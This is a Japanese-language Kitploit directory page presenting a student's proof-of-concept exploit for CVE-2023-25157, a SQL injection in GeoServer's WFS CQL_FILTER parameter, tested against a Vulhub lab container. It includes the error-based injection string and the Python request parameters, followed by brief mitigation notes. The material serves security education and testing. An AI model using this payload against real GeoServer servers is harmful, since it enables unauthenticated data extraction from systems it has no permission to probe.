Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
geoserver-CVE-2023-25157 — CVE-2023-25157に対する概念実証エクスプロイト。GeoServerのWFS CQL_FILTERパラメータにおけるブラインドSQLインジェクションの脆弱性であり、認証なしでのデータ抽出を可能にします。 | Kitploit
ツール/GitHubGitHub/custiya/geoserver-cve-2023-25157
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHubcustiya/geoserver-cve-2023-25157

geoserver-CVE-2023-25157

CVE-2023-25157に対する概念実証エクスプロイト。GeoServerのWFS CQL_FILTERパラメータにおけるブラインドSQLインジェクションの脆弱性であり、認証なしでのデータ抽出を可能にします。

リポジトリを見る
161年前未レビュー
共有

geoserver CVE-2023-25157

ホワイトハット3期 [30組] キム・ジョンウ


github リンク - https://github.com/custiya/geoserver-CVE-2023-25157

脆弱性の概要

  • CVE-2023-25157は、オープンソースの地図データサービスWebアプリケーションであるGeoServerに対して発生したSQLi脆弱性です。
  • GeoServer 2.22.0以下の一部のバージョンで発生します。
  • WFS (Web Feature Service) リクエストのCQL_FILTERパラメータが脆弱です。
  • 認証なしで該当APIにアクセスできる場合、誰でも利用可能です。

環境構成

  • docker compose up -d コマンドでテスト環境を実行します。
  • http://your-ip:8080/geoserver でページにアクセスできます。
  • まず、PostGISデータストアを含む既存のワークスペースを見つける必要があります。
  • VulhubのGeoServerインスタンスには既にPostGISデータストアが存在します。
    • ワークスペース名: vulhub
    • データストア名: pg
    • テーブル名: example
    • 使用した属性: name

poc.py

  • 上記の内容に基づいてSQLインジェクション文を作成したものです。
  • その文をrequestモジュールを使用してサーバーに送信します。
  • strStartsWith(name,'x'') = true
    • xの後ろにシングルクォートを1つ追加することでSQL構文を破壊します。
  • and 1=(SELECT CAST ((SELECT version()) AS integer))
    • version()関数はPostgreSQLの現在のバージョンを返す関数であり、文字列です。
    • CAST(... AS integer)は強制的に整数に変換するため、エラーが発生します。
    • サーバーはエラーメッセージを返すため、ブラインドSQLインジェクションのテストが可能です。
# 대상 URL
url = "http://localhost:8080/geoserver/ows"

# CQL_FILTER에 들어갈 원본 인젝션 문자열 (URL 디코딩된 상태)
cql_filter = "strStartsWith(name,'x'') = true and 1=(SELECT CAST ((SELECT version()) AS integer)) -- ') = true"

# 파라미터 설정
params = {
    "service": "wfs",
    "version": "1.0.0",
    "request": "GetFeature",
    "typeName": "vulhub:example",
    "CQL_FILTER": cql_filter
}

結果

結果

まとめ

  • このPoCにより、SQLインジェクションの発生有無を確認できました。攻撃者はSQLクエリを介してシステム情報を収集できる可能性があります。
  • この攻撃を防ぐためには、ユーザー入力値の検証を追加する必要があります。また、受け取ったSQL文をそのまま使用するのではなく、別途保存して使用する必要があります。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    370
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →








